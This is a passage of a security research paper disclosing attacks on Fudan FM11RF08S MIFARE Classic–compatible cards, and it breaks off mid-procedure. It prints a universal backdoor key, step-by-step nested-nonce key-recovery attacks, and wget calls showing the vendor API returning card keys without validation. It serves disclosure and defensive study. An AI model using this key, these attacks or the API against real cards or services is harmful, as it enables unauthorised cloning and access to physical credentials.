

MIFARE Classic: exposing the *static encrypted nonce* variant

I’ve got a bit more, should I throw it in?

Philippe Teuwen

Affiliation at time of work: Quarkslab

phil@teuwen.org

Abstract—

MIFARE Classic smart cards, developed and licensed by NXP, are widely used but have been subjected to numerous attacks over the years. Despite the introduction of new versions, these cards have remained vulnerable, even in *card-only* scenarios. In 2020, the FM11RF08S, a new variant of MIFARE Classic, was released by the leading Chinese manufacturer of unlicensed “MIFARE compatible” chips. This variant features specific countermeasures designed to thwart all known card-only attacks and is gradually gaining market share worldwide. In this paper, we present several attacks and unexpected findings regarding the FM11RF08S. Through empirical research, we discovered a hardware backdoor and successfully cracked its key. This backdoor enables any entity with knowledge of it to compromise all user-defined keys on these cards without prior knowledge, simply by accessing the card for a few minutes. Additionally, our investigation into older cards uncovered another hardware backdoor key that was common to several manufacturers.

I. INTRODUCTION

By 2024, we all know MIFARE Classic is badly broken. [1], [2], [3], [4], [5], [6], [7], [8], [9], [10], [11] But the card remains very popular due to a certain level of business legacy and inertia, as migrating infrastructures remains costly.

In this paper, we will focus exclusively on the so-called *card-only* attacks, i.e. attacks that can be performed directly on a card alone, the goal being to recover the card data and keys and to be able to clone it or to emulate it.

Around 2020, a new card emerged withstanding all known card-only attacks and featuring a countermeasure dubbed by the community as “static encrypted nonce”.

A. Paper overview

Firstly, in Section II, a short overview of the proprietary encryption algorithm and authentication protocol created by NXP Semiconductors, called CRYPTO-1[12], is presented. In Section III, we recap briefly the known *card-only* attacks on MIFARE Classic. The *static nested* attack is one of them but has never been documented so far. We hence spend a bit more time on it, to give the developers credit and because we are

deriving new attacks from it. Then we present in Section IV the infamous card and its countermeasure. We immediately present a new attack that works only on specific conditions in Section V. In Section VI, we explain how some light fuzzing exposed an unexpected command, protected by a key. To ease the reading, we will just refer to it as *the backdoor*. We then use our first attack in Section VII to break this backdoor key and explore the extend of our findings. Based on this knowledge, we devise a new attack in Section VIII to break all the card keys, without any condition. In some configuration, it can take up to 3-4h to dump the whole card. In Section IX, we show an alternative way to recover nested nonces. We then reverse partially an internal nonce generation mechanism in Section X. In Section XI, we show how this partial reverse allows us to optimize the second attack, which becomes 5-6 times faster. We show how to combine aforementioned attacks in Section XII. In Section XIII, we explain how these attacks could be done instantaneously if in position of a supply chain attack. In Section XIV, we show how to perform the advanced verification method even if user keys are unknown. Then, in Section XV, we look at older generations of this card and find a similar backdoor protected with another key. In Section XVI, we adapt an existing attack to break the second key. We describe in Section XVII how this knowledge could accelerate known attacks on these older cards. We briefly mention USCUID/GDM cards in Section XVIII as well as some FM11RF08(S) exceptions in Section XIX and Section XX. We document in Section XXI how the same backdoor has affected other manufacturers as well. Some more backdoor keys are uncovered in Section XXII. Finally, we present a faster scenario in Section XXIII relying only on the backdoor and a *reader-only* attack.

B. Revisions

Since its initial publication in August 2024, this paper has undergone multiple revisions; see Section A.17 for details. We have aimed to keep the overall structure and core sections stable, but the iterative revision process may have introduced minor disruptions to the flow. We apologize for any such inconsistencies.

C. Methodology

The followed methodology is more instinctive than formal but lies on some key points.

- Search hard for existing information, on forums, datasheets,... and every time a new keyword appears, search again and see where it leads to ;
- Test, challenge assumptions, make new hypotheses and challenge them with more tests ;
- Keep a prioritized list of all unanswered questions or ideas of leads. Complete the list whenever a new unknown appears unless you can explore it immediately. When a topic is explored, go back to the list for the next hot lead ;
- Don't limit yourself to your end goal, explore side quests as well. Who knows, some nice surprises can happen ;
- Stare at zeros and ones and until you see patterns...

Besides pure observations and results, the paper tries to illustrate this approach and shows how events led to the next steps.

Unsurprisingly, all experiments were conducted with a Proxmark3 and we contributed our analysis and attack tools to the Proxmark3 repository [13]. As it is constantly evolving, note that this paper refers to the repository as it was at commit 71621470bd1ac5caae64f24d4413bc1bcc3e65ef.

II. CRYPTO-1 PROTOCOL

A. A very quick introduction

If you are not familiar with the MIFARE Classic memory map, its sectors, trailer blocks, keys and access rights, please refer to one of its old datasheets [14]. For a complete description of the CRYPTO-1 cipher and protocol, please refer to the excellent [7] and [8].

The reader can find a more programmatic view of the protocol in Annex A.

According to ISO14443, bits are actually transmitted least significant bit first but in this paper, as in the literature, numbers are written the usual way, most significant bit first.

As we only care about card-only attacks, only the very first steps of the protocol matter to us:

- One sends an *Authenticate* command 6***+CRC: 60 to authenticate with *keyA*, 61 to authenticate with *keyB*, followed by a byte indicating the target block, and the 2-byte CRC according to ISO14443-A ;
- The card returns a 4-byte random nonce n_T .

If it is a nested authentication, i.e. we already authenticated to the card with a known key and we want to initiate a new

authentication within the established encrypted channel, the protocol is identical besides the following changes:

- The command is sent encrypted with the current CRYPTO-1 keystream, as any other command after a successful authentication ;
- The card nonce is returned encrypted, *but with the new key!*

What is not depicted yet is the handling of the parity bits. During ISO14443-A transmissions, each byte is followed by an odd parity bit (so the total of ones in these 9 bits is always odd). But data encrypted with CRYPTO-1 is transmitted differently: the parity bits are computed on the plaintext data and then encrypted *by reusing the next bit of the keystream* (that will be used to encrypt the least significant bit of the next byte).

Typically, Proxmark3 protocol traces depict parity errors with the symbol “!” when the real parity of the transmitted byte does not match the transmitted parity bit, as seen in the Annex examples.

B. CRYPTO1 intrinsic vulnerabilities

We just highlighted a few ones in the previous section:

- Nested nonce n_T is encrypted with the new key, potentially leaking info about the key ;
- Parity bits are applied on the plaintext data, potentially leaking info about the plaintext ;
- Parity bits are encrypted with reused keystream bits, yet another potential source of leak.

Moreover, we did not detail the CRYPTO1 cipher itself, but its internal state can be reconstructed from the keystream, and therefore can be rolled back, up to the key, in a pretty efficient way.

C. CRYPTO1 common implementation vulnerabilities

The previous section described vulnerabilities that cannot be patched by a card without breaking compatibility.

But a few more vulnerabilities were discovered in card implementations, sometimes patched by later generations of cards.

- The 32-bit nonce n_T is very often generated by using the existing 16-bit LFSR required in the protocol, as PRNG. Knowing half of the nonce, we can reconstruct the other half ;
- When such PRNG is clocked continuously over a rather short sequence, it repeats itself about every 0.6 s, therefore a nonce can be predicted or replayed, e.g. in a nested authentication, based on a previous nonce ;

- The seed initializing the 16-bit LFSR can be static, in which case even the first nonce can be controlled and replayed. Depending on the card, a full power-cycle might be required between attempts ;
- Some cards send a 4-bit encrypted NACK in return to a wrong reader challenge response if its 8 encrypted parity bits appear to be correct, so with a probability of $\frac{1}{256}$. Some cards even always reply with a NACK. Receiving an encrypted NACK reveals 4 bits of keystream ;

III. KNOWN CARD-ONLY ATTACKS

A. Darkside Attack

The attack described in [9] makes use of two implementation bugs described previously: the leak of NACKs and the possibility to get the initial nonce repeating itself.

It allows to break a first key even if no key is known yet. Because it is rather slow, once a first key is found, the nested authentication attack (described hereafter) is preferred to break all the other keys.

B. Nested Authentication Attack

The attack described in [8] requires to know a first key. This allows to trigger the nested authentication protocol and to receive an encrypted nonce. Again, it requires the card to feature some implementation bugs: the nonce must be predictable so guesses can be made on the nested n_T . The first three parity bits of the encrypted nonce reuse some keystream bits used to encrypt the nonce itself, so guesses can be filtered to keep the compatible ones. By repeating the attack 2 or 3 times, enough keystream information is recovered to break the key.

C. Hardnested Attack

To deter the darkside and nested attacks, some cards such as the MIFARE Classic EV1 generate a truly random 32-bit n_T , so not based on the 16-bit LFSR output. And, of course, the NACK leak bug got fixed too.

An attack [11] solely based on the parity bits leak (which is an intrinsic vulnerability of the protocol) got published in 2015. The *hardnested* attack is a *nested* attack on *hardened* cards, so it requires a first known key. It works on random nonces and requires about 1600-2200 of them.

D. Static Nested Attack

Some cards appear to have a static initial nonce, a static nested nonce, and no NACK leak bug. Still, the distance between these nonces was found to be constant, so the nested nonce can be predicted.

A first implementation was proposed in 2020 in the Proxmark3 repo, by Iceman himself [15], based on @xtigmh¹ and @uzlonewolf¹ solutions.

The problem is that to apply the nested attack, we need more than one nonce, else the attack is really slow: some tens of thousand candidates must be tested with the card, for each nonce guess).

The trick found by DXL in 2022 [16] is to do a second attempt, but now with the following sequence:

- an authentication with the known key ;
- then a nested authentication *on the same sector, with the same known key* (that will succeed) ;
- and finally the nested authentication attempt on the target sector.

This gives a second different nested nonce and the key can be computed offline. A *staticnested* standalone tool is available as well in the Proxmark repo [13], recovering the key based on two plaintext nested n_T and the corresponding keystreams.

IV. INTRODUCING FM11RF08S

A. Static Encrypted Nonce Cards

We already spoiled the chip reference we are interested into, but things were not as immediate.

In 2020, we got a couple of samples of a card with some specificities such that all the existing card-only attacks were failing. At that time, we did not look at them seriously. Probably some tuning to do on existing attacks, but it was not a priority.

Circa 2022, the hacking community started looking seriously at it and the countermeasure was understood and referred as “static encrypted nonces”. It slowly became a quite recurrent topic on the RFID hacking Discord [17] (> 350 mentions so far) as these cards become more and more common.

The countermeasures are the following:

- No NACK bug, so no darkside attack possible ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T . The static nested attack requires to be able to predict n_T so it is not applicable here. The *hardnested* attack requires to get many random $\{n_T\}$, so it’s a no go as well.

A detection was even integrated into the Proxmark3 client, as shown in Listing 1.

¹Github handles

```
[usb] pm3 --> hf mf info
[=] --- Fingerprint
[+] FUDAN based card

[=] --- PRNG Information
[+] Prng..... weak
[+] Static enc nonce..... yes
```

Listing 1: Partial output of `hf mf info` Proxmark3 command

These cards are referred on [17] as “0390”, “0490”, “FM11RF08 v3” etc. and are known to be from Shanghai Fudan Microelectronics. “0390” and “0490” refer to the first and last bytes of the manufacturer data located in the card block 0. A variant “1090” is mentioned as a 7-byte UID version. We don’t have any sample, but Anton Savelev was very helpful run a few tests on a couple of samples for us and should be warmly thanked for that.

Shanghai Fudan Microelectronics is a prominent Chinese semiconductor company known for producing contactless smart card chips, including the FM11RF08, which is seen as a “compatible alternative” to the NXP MIFARE Classic 1K chip.

Fudan has a very long history in the domain, as a patent application from 2001 [18] appears to describe the CRYPTO-1 protocol, years before getting publicly reverse-engineered in 2008 [6]. Unfortunately, we did not find any patent about the countermeasure of the new cards.

By end of 2023, Augusto Zanellato suggested that the card could be a FM11RF08S, but at that time, the suggestion did not bring much attention.

B. Looking at FM11RF08S Datasheet

The FM11RF08S datasheet [19] mentions indeed a countermeasure: the “S” added to the chip reference stands for “安全提升版本” which translates to “Security improved version” and the security features list mentions a feature that can be translated to “Compared with the old version of the chip, the anti-cracking ability is improved”.

Another document with the exact same title [20] describes a 7-byte UID version of the FM11RF08S.

A page of Fudan website [21] mentions the countermeasure in English: “Compared with the old version chip RF08, RF08S’s security and anti-crack ability have been enhanced by fixing the weak points in the realization of the algorithm without losing of the functional compatibility.”

This sounds indeed quite promising.

C. Getting Samples... and an APK

As we can’t identify our 2020 samples so far, the best move is to order a few FM11RF08S (on a famous Chinese online marketplace starting with “A”). We wanted to be sure we would get the FM11RF08S and not the older FM11RF08, so we asked some guarantees to the vendor. To our surprise, the vendor mentioned a Fudan Android application (not available on the Play store) that could validate the tags. Searching for the APK, we found an “Original Verification of FM11RF08/08S” web page [22] featuring a QR Code to download it [23]. Once installed, the application is soberly titled “NFC Label Tools”.

Once installed, the application identifies our 2020 samples as two genuine FM11RF08S chips! Investigations could start before getting our order.

Original verification **FM11RF08**

Fig. 1: *NFC Label Tools* identifying a FM11RF08 card.

Original verification **FM11RF08S**

Fig. 2: *NFC Label Tools* identifying a FM11RF08S card.

D. FM11RF08S Simple and Advanced Verification Methods

Let us dig for a while on the application as it seems to feature interesting genuine card authentication mechanisms, similar to what NXP calls *originality check*. One is called *simple verification method* and the other one *advanced verification method*.

a) Simple Verification Method:

The 8-byte manufacturer data of FM11RF08 and FM11RF08S located in block 0 contains 6 random-looking bytes forming a kind of cryptographic signature (maybe a partial HMAC?) over (part of) the other block 0 bytes. An example is given in Listing 2, taken among the new cards we ordered. According to the two other manufacturer bytes, the following card revision is unofficially nicknamed “0490”.

```
1C 4C 75 63 46 08 04 00 04 75 DE 7A FD 3B 88 90
                        04 \__ signature __/ 90
\_____/ \ / \ / \____/
\_____/
UID   BC SAK ATQA   Manufacturer data
```

Listing 2: FM11RF08S block 0 example

So far, we have seen FM11RF08S samples “0390”, “0490” and “1090”, and FM11RF08 samples “011D”, “021D” and “031D” and both references can be verified by the simple

verification method. After publication of the revision 1.5 of this paper, Jackson Ouzts reported a FM11RF08S sample “0590”, also verified this way. Fingerprinting metrics are integrated to the Annex A.15. The APK seems to indicate also the existence of FM11RF08/08S cards with a block 0 ending in “91”, “92”, “93” and “98”, “99”, “9A”. We’ll come back to some of these later in Section XX and Section XIX.

The older Fudan cards with manufacturer data 6263646566676869 – and no signature – cannot be verified, obviously.

If the card block 0 can be read, the simple verification method can be done directly online on the previously mentioned web page [22], or via the Android application. The application is using a slightly different API than the online form² and the method can be reproduced as shown in Listing 3.

```
wget -q --header="Content-Type: application/text; charset=utf-8" \
--post-data "1C4C7563460804000475DE7AFD3B8890" -O - \
https://nfc-tools.fmsh.com/nfcTools/api/M1KeyRest | json_pp
```

```
⇒

{
  "code" : 0,
  "data" : null,
  "message" : "success"
}
```

Listing 3: simple verification method API

b) Advanced Verification Method:

This method is only supported by the latest FM11RF08S chip and can only be done via the Android application, not the online form.

Sniffing the Application with a Proxmark3 reveals that it performs a CRYPTO-1 authentication to an unknown block 128 (while a 1k card has only 64 blocks) with an unknown keyA³. No read access is performed and the simple fact that the authentication succeeds validates the advanced verification method.

Even if the card is protected against card-only attacks, CRYPTO-1 remains trivial to break based on a trace between a card and a reader aware of the correct key, so we could recover it easily. The key is different for each card and sniffing the network operations of the application reveals another API

²Since the initial publication of the paper, the APK and API URLs have changed and now support mTLS connections over port 22443, with the client private key slightly obfuscated in the recent versions of the APK. However, the API remains accessible over port 443 using regular TLS. The URLs have been adapted accordingly in this revision.

³This provides a quick way to detect a FM11RF08S: check if it replies with a nonce to command 6080 but not to 607F.

shown in Listing 4 where the block 128 keyA of a specific card is simply returned upon submission of its block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" \
--post-data "1C4C7563460804000475DE7AFD3B8890" -O - \
https://nfc-tools.fmsh.com/nfcTools/api/getKeyA | json_pp
```

```
⇒

{
  "code" : 0,
  "data" : "0543C7A1F992",
  "message" : "success"
}
```

Listing 4: advanced verification method API

Surprisingly, the API returns a key without any validation of the submitted block 0, as seen in Listing 5. This allows for some tests and we can observe that the returned keyA depends only on the first 9 bytes of block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" \
--post-data "00000000000000000000000000000000" -O - \
https://nfc-tools.fmsh.com/nfcTools/api/getKeyA | json_pp
```

```
⇒

{
  "code" : 0,
  "data" : "EDCA04F1D3EC",
  "message" : "success"
}
```

Listing 5: advanced verification method API with invalid data

The newer “0590” sample revealed a change in how the API is used. Initially, the API returned an incorrect key. Inspecting the latest APK shows that, for 4-byte UID cards whose ninth byte is $\geq 0x05$, the app crafts a pseudo block 0: it replaces the “05” and “90” bytes with “FF” and “FF” and fills the six signature bytes between them with random values. With that pseudo block 0, the API returns the correct key (see Listing 6). Therefore, knowing only the 4-byte UID of such recent cards is enough to construct a block 0 and perform the *advanced verification method* even when the actual block 0 cannot be read. The same mechanism applies to 7-byte UID cards whose ninth byte is $\geq 0x11$.

```
wget -q --header="Content-Type: application/text; charset=utf-8" \
--post-data "C7F0DD04EE080400FF000000000000FF" -O - \
https://nfc-tools.fmsh.com/nfcTools/api/getKeyA | json_pp
```

```
⇒

{
  "code" : 0,
  "data" : "9996473E4CF8",
  "message" : "success"
}
```

Listing 6: advanced verification method API for a “0590” card

Both verification methods using only static data, of course, a clone is still possible, similarly to the NXP originality check feature. But at industrial scale, a clone manufacturer

cannot produce them massively without having access to many genuine tags and cloning them 1-to-1. Moreover the Fudan API may return an error code -11 = “Too Many Requests” at some point, according to the application.

We test this new authentication key and observe it can be used against blocks 128 to 135 on the “0390” samples from 2020. They share the same content, displayed in Listing 7.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 70 F7 88 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 7: older FM11RF08S blocks 128 – 135

The newly acquired “0390” and “0490” cards (as well as the later “0590” sample) and the “1090” ones behave differently from the old “0390”. Only the trailer block 131 and the what-could-be-a-trailer-block-but-is-empty block 135 can be read, as shown in Listing 8.

```
131 | 00 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 8: newer FM11RF08S blocks 128 – 135 (attempt)

Let us compare the access rights. They are interpreted for the “0390” 2020 samples in Table I.

TABLE I: OLDER FM11RF08S BLOCK 128 ACCESS RIGHTS = 70F788

	Access Rights
128	read AB; write B
129	read AB; write B
130	read AB; write B
131	read ACCESS by AB

While for the later “0390”, “0490”, “0590” and “1090”, we get the access rights described in Table II.

TABLE II: NEWER FM11RF08S BLOCK 128 ACCESS RIGHTS = 00F0FF

	Access Rights
128	none
129	none
130	none
131	read ACCESS by AB

We will go back to these non-readable blocks in Section VIII...

We did not find other hidden blocks.

E. CRYPTO-1 Implementation Specificities

The F11RF08S has the following implementation specificities. Some were already mentioned in Section IV.A.

- All nonces, initial and nested, are generated by the 16-bit LFSR PRNG ;
- No NACK bug ;
- The initial n_T is not static but quite repeatable ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T .

Let’s detail the last two statements.

a) Initial n_T Specificities:

Fig. 3 shows that over 500 collected nonces, they are all concentrated on a very few consecutive 16-bit LFSR outputs among the $2^{16} - 1$ possible ones. This is typical of older cards and occasionally may be wrongly detected as *static nonce* by the Proxmark3 if by chance consecutive tests led to the same n_T value.




Fig. 3: Initial n_T observed across 500 authentication attempts with a FM11RF08S

It is due to the fact that the LFSR is initialized with a constant value, then is clocked constantly as soon as the card is powered and operational. Therefore the initial n_T value depends on the timing of the authentication request since the card is powered on.

When several *initial* authentications are done without interrupting the RF field, one must also take into account that the LFSR is not clocked during the authentications themselves, because the card needs the LFSR circuitry to compute the $\text{suc}^{64}(n_T)$ and $\text{suc}^{96}(n_T)$ functions required by the CRYPTO-1 protocol (cf Annex A.1).

F. Nested n_T Specificities

Community discussions on [17] reported that the static encrypted nonce depends somehow on the card UID, the sector and the user key itself – but not the key type, so if $\text{keyA} == \text{keyB}$ for a given sector, encrypted nonces will be equal too.

So by looking at $\text{keyA } \{n_T\}$ and $\text{keyB } \{n_T\}$, we can tell if $\text{keyA} == \text{keyB}$ or not.

To be clear, of course, $\{n_T\}$ depends on the key, but n_T too!

One lead to find an attack on this card is to understand how n_T is generated exactly, and to see if it's somehow predictable.

Section X will give some more insights, but this is not the lead we followed at first.

For our analysis needs, we implemented a tool in the Proxmark3[13] to test various nested authentication scenarios, cf Annex A.3 for usage and example.

V. REUSED KEYS NESTED ATTACK

How to get more nonces if n_T is static?

We said n_T depends on the UID and the sector (and the key). If we assume a key is reused on another tag (another UID) or another sector of the same tag, we will get another n_T for the same key!

Attack conditions:

- Know a first key, to be able to activate the nested authentication protocol ;
- The card must reuse some keys across several sectors. Or several cards of an infrastructure share the same key.

The attack is a bit similar to the static nested attack, but we have no idea of the nested n_T plaintext, so we have to consider all the $65535 n_T^*$ candidates.

Our strategy will consist into finding all possible key candidates for one reference sector, and checking on-the-fly if they are compatible with any other sector we want to compare with. This is more limited than looking for common keys across all sectors at once, but it does not require any large memory, while the second option requires about 3 Gb times the number of sectors.

- 1) Collect UID_i , nested encrypted nonces $\{n_T\}_i$ of several sectors, possibly across different cards, and their 4-bit encrypted parity $\{p_{n_T}\}_i$;
- 2) For each targeted sector, generate all $2^{16} - 1$ possible outputs of the 16-bit LFSR as candidates $n_{T_i}^*$;

- 3) For each $n_{T_i}^*$, compute keystream $\text{ks}_{0_i}^* = \{n_T\}_i \oplus n_{T_i}^*$;
- 4) Given $\text{ks}_{0_i}^*$, decrypt the first 3 parity bits from $\{p_{n_T}\}_i$;
- 5) Check if they match the first 3 parity bits of $n_{T_i}^*$;
- 6) After this filtering, $2^{16-3} = 8192$ candidates remain. Store them as $(n_T^*, \text{ks}_0^*)_i$ tuples ;
- 7) Split these candidates over several threads for the next steps ;
- 8) In each thread, consider first UID_0 , $\{n_T\}_0$ and $\{p_{n_T}\}_0$ as the reference sector to compare with, and its share of $(n_T^*, \text{ks}_0^*)_0$;
- 9) For each $(n_T^*, \text{ks}_0^*)_0$, generate 2^{16} possible keys by recovering and rolling back the CRYPTO-1 48-bit LFSR ;
- 10) Test these keys against the other sectors $\{n_T\}_i$ with their corresponding UID_i :
 - a) Decrypt $\{n_T\}_i \Rightarrow n_{T_i}^*$;
 - b) Check if $n_{T_i}^*$ is a valid 16-bit LFSR output ;
 - c) Check if $n_{T_i}^*$ is part of the 8192 candidates for that sector ;
 - d) Generate next keystream word $\text{ks}_{1_i}^*$ to decrypt $\{p_{n_T}\}_i$ and check the last parity bit ;
 - e) Do the same for the reference sector: generate next keystream word $\text{ks}_{0_i}^*$ to decrypt $\{p_{n_T}\}_0$ and check the last parity bit. This could have been done earlier but it is more efficient to postpone it ;

At the end, for each sector, we get a few hundreds key candidates compatible with the reference sector.

We can then check if there is a common key across at least two different sectors besides the reference one. When it happens, we found the unique key for the reference sector and these sectors.

On our laptop, it takes less than 2 min to compare two or three sectors, and about 12 min to compare 16 sectors. Your mileage may vary, but it gives a rough idea. Note that if a key is reused across sectors, it's probably across nearby sectors, so it is probably not worth comparing with all sectors at once.

We implemented the attack in the Proxmark3[13], cf Annex A.5 for usage and example.

If no common key was found, maybe there is still a common key between the reference sector and one single sector. But this requires to test the hundreds of keys on the reference sector card.

This attack can only break reused keys, across sectors or across cards. The remaining keys are left undefeated.

The zeitgeist of RFID research is manifest: just a couple of weeks after the initial submission of this paper to a conference, Nathan Nye shared on the RFID hacking Discord [17] the same idea of collecting several n_T from keys reused across sectors, along with proof-of-concept code. We acknowledge and salute Nathan’s effort and contribution to the community.

VI. DISCOVERING A BACKDOOR

Not very satisfied with the limitations of our first attack, and following our proven methodology (cf Section I.C), we decided to do a lightweight fuzzing of the command set.

All numbers expressed here are hexadecimal.

In principle, when powered, the card should only react to the initial 7-bit commands REQA (26) and WUPA (52). Which is the case. Then only the anticollision select (93). Finally, before authentication, only the authentication commands with keyA and keyB should be accepted (60** and 61**) as well as the HLTA (5000). We try all command values with a parameter byte “00”: **00 and we observe the card replies:

- always NACK (4) except for
- 5*00 → the card halts
- 6*00 → the card returns a nonce
- f*00 → the card halts

The card probably reacts to all 5*00 as being a HLTA. For the f*00, it looks like the effect is similar to a HLTA too. Even extending the f*00 command up to 40 bytes did not lead to any result.

The interesting one is the 6*00, which means we get a nonce for all 6000 to 6f00 commands, and not just to 6000 and 6100.

We decide to test them on a card with known keys. We setup different keyA and keyB and observe the static encrypted nonces. When performing a nested authentication with the known key, we get:

- 6000, 6200, 6800, 6a00 → $\{n_T\} = 4e506c9c$, success
- 6100, 6300, 6900, 6b00 → $\{n_T\} = 7bfc7a5b$, success
- 6400, 6600, 6c00, 6e00 → $\{n_T\} = 65aaa443$, fail
- 6500, 6700, 6d00, 6f00 → $\{n_T\} = 55062952$, fail

And if we change keyA, nonce for 6000, 6200, 6800, 6a00 get another value but 6400, 6600, 6c00, 6e00 also get another nonce.

Different nonces and authentication failures... It looks like we need another key... We did not show it but when keyA == keyB, we only get one nonce for the first 2 sets and one nonce for the last two. This seems to indicate the mysterious key is the same for both sets.

The different command bytes for authentication seem to be parsed as a bitfield, as shown in Listing 9.

```

7 6 5 4 3 2 1 0
0 1 1 0
| | | + 0=A 1=B
| | + ignored?
| + 0=A/B keys 1=backdoor key
+ ignored?

```

Listing 9: Authentication command 6x seen as a bitfield

VII. BREAKING FM11RF08S BACKDOOR KEY

Let’s go one step further and assume the mysterious key is the same for several, maybe even all sectors. We can test it quite easily as we have a new attack in Section V exactly for this hypothesis. Indeed, two minutes later, a key appears. See Annex A.5.3 for details. Quick tests show immediately that the key works for all sectors of the card, no matter keyA and keyB values, but also for all the FM11RF08S samples we could test! **FM11RF08S “0390”, “0490”, “0590” and FM11RF08S-7B “1090”** variant share the same backdoor key.

Let’s take a breath.

Apparently, all FM11RF08S implement a backdoor authentication command with a unique key for the entire production. And we broke it.

A396EFA4E24F

Listing 10: FM11RF08S universal backdoor key

Tests show that once authenticated, we can read all user blocks, even if the trailer block access rights indicate that data blocks are not readable. We can read the trailer blocks as well, but keyA and keyB values are masked.

Note that it is sufficient to authenticate once with the backdoor (on any sector) to be able to read any other block, from any other sector, without re-authentications, as show in Annex A.12.3.

For example, now we can dump in Listing 11 the unreadable blocks mentioned in Section IV.D.b.

```

128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Listing 11: newer FM11RF08S blocks 128 – 135

They reveal the exact same content as for the older “0390” from 2020, besides block 131 access rights, which we already knew.

The FM11RF08S-7B samples have a different content in block 128, as shown in Listing 12.

```
UID: 1D5FA23A000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 37 71 04 08 88

UID: 1D7CDE72000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 68 39 04 08 88
Listing 12: FM11RF08S-7B block 128 samples
```

So far, we did not find a way to use the backdoor key to write in blocks.

Also, we did not find differences between commands of a same group. But this could deserve deeper tests.

VIII. BACKDOORED NESTED ATTACK

A few more tests later, we realize that the plaintext n_T is actually the same for the 60**,... and 64**,... groups of authentication commands. The $\{n_T\}$ shown previously are different but it's actually the same n_T encrypted with two different keys. And the same holds for the 61**,... and 65**,... groups.

So, we can, for example

- 1) Initiate an authentication against block 08 with the backdoor command 6408 ;
- 2) Decrypt $\{n_T\}_{6408}$ into $n_{T_{6408}} \equiv n_{T_{6008}}$;
- 3) Attack its keyA based on $ks_{0_{6008}} = n_{T_{6008}} \oplus \{n_T\}_{6008}$.

The attack is similar to the static nested attack described in Section III.D before the second authentication trick and requires to test a few tens of thousand key candidates on the card, which can take 3-4 minutes to break a single key.

As for the first attack of Section V, after the 48-bit LFSR is recovered and rolled back, we can decrypt the parity bits and check the last parity bit, to reduce roughly by half the number of key candidates to test. This is of less importance for the optimized static nested attack but this helps a lot here.

We implemented the attack in the Proxmark3[13], cf Annex A.6 for usage and example.

We can now break all the keys of any FM11RF08S with a type of non-optimized static nested attack, even if all keys are diversified, as we already know one key... And we don't need the existence of reused keys anymore.

By the way, besides the *advanced verification* keyA of block 128, we can break its keyB, which is also diversified.

But strangely its first two bytes are always 0000, on all our samples. When breaking this specific key, we can filter key candidates on this criteria and break the key instantaneously. Why – and what this key could be used for – remains a mystery so far.

Someone could also emulate a FM11RF08S including the keyA without ever querying the Fudan API for keyA, by recovering the keyA via this attack.

On the 2020 cards, according to their access rights displayed in Table I, it seems we should be able to write to these blocks when authenticated with the recovered keyB. But tests show that if the write command seems properly accepted and acknowledged by the card, actually the content was not updated.

IX. ANOTHER WAY TO RECOVER NESTED NONCES

In Section VIII, we saw how we could use the backdoor to recover the clear nested n_T value. But on the FM11RF08S, there is another way, already hypothesized by Nathan Nye during our early conversations on the Discord server [17]. Unfortunately, at the time, we invalidated it by mistake due to some confusion in shared experimental data. In the revision 1.3 of this paper, we are getting back to it.

His hypothesis, now validated by proper tests, is that the distance between the nonce of a failed *nested authentication* and the next *initial authentication* nonce depends on the time between these two authentications. Internally, it means that the 16-bit LFSR used to generate the nested nonce is simply not reinitialized or randomized between these authentications. If we control carefully our timings, we can keep this nonce distance constant. Actually, some jitter may happen depending on the position of the card: when being too close or too far. One strategy is to monitor the nonce distance while moving physically the tag away from the reader until the nonce distance becomes maximale and constant.

Steps to recover the card keys are the following. In a first phase, we discover the nonce distance of a tag.

- Get a first known key in one of the sectors ;
- Authenticate to this sector with the known key ;
- Start authenticating again to the same sector, but with a nested authentication ;
- Collect and decrypt $\{n_{T_x}\}$ with the known key ;
- Send a byte to interrupt the nested authentication ;
- Select the card again ;
- Authenticate to the same sector with the same key ;
- Collect n_{T_y} ;
- Compute the distance $d = \text{index}(n_{T_y}) - \text{index}(n_{T_x})$;

Repeat this first phase at different physical distances until nonce distance is stable.;

In the second phase, we recover the clear values of the static encrypted nonces for the unknown keys.

- Authenticate to the same sector with the known key ;
- Start authenticating to a sector with an unknown key ;
- Collect $\{n_{T_{x'}}\}$;
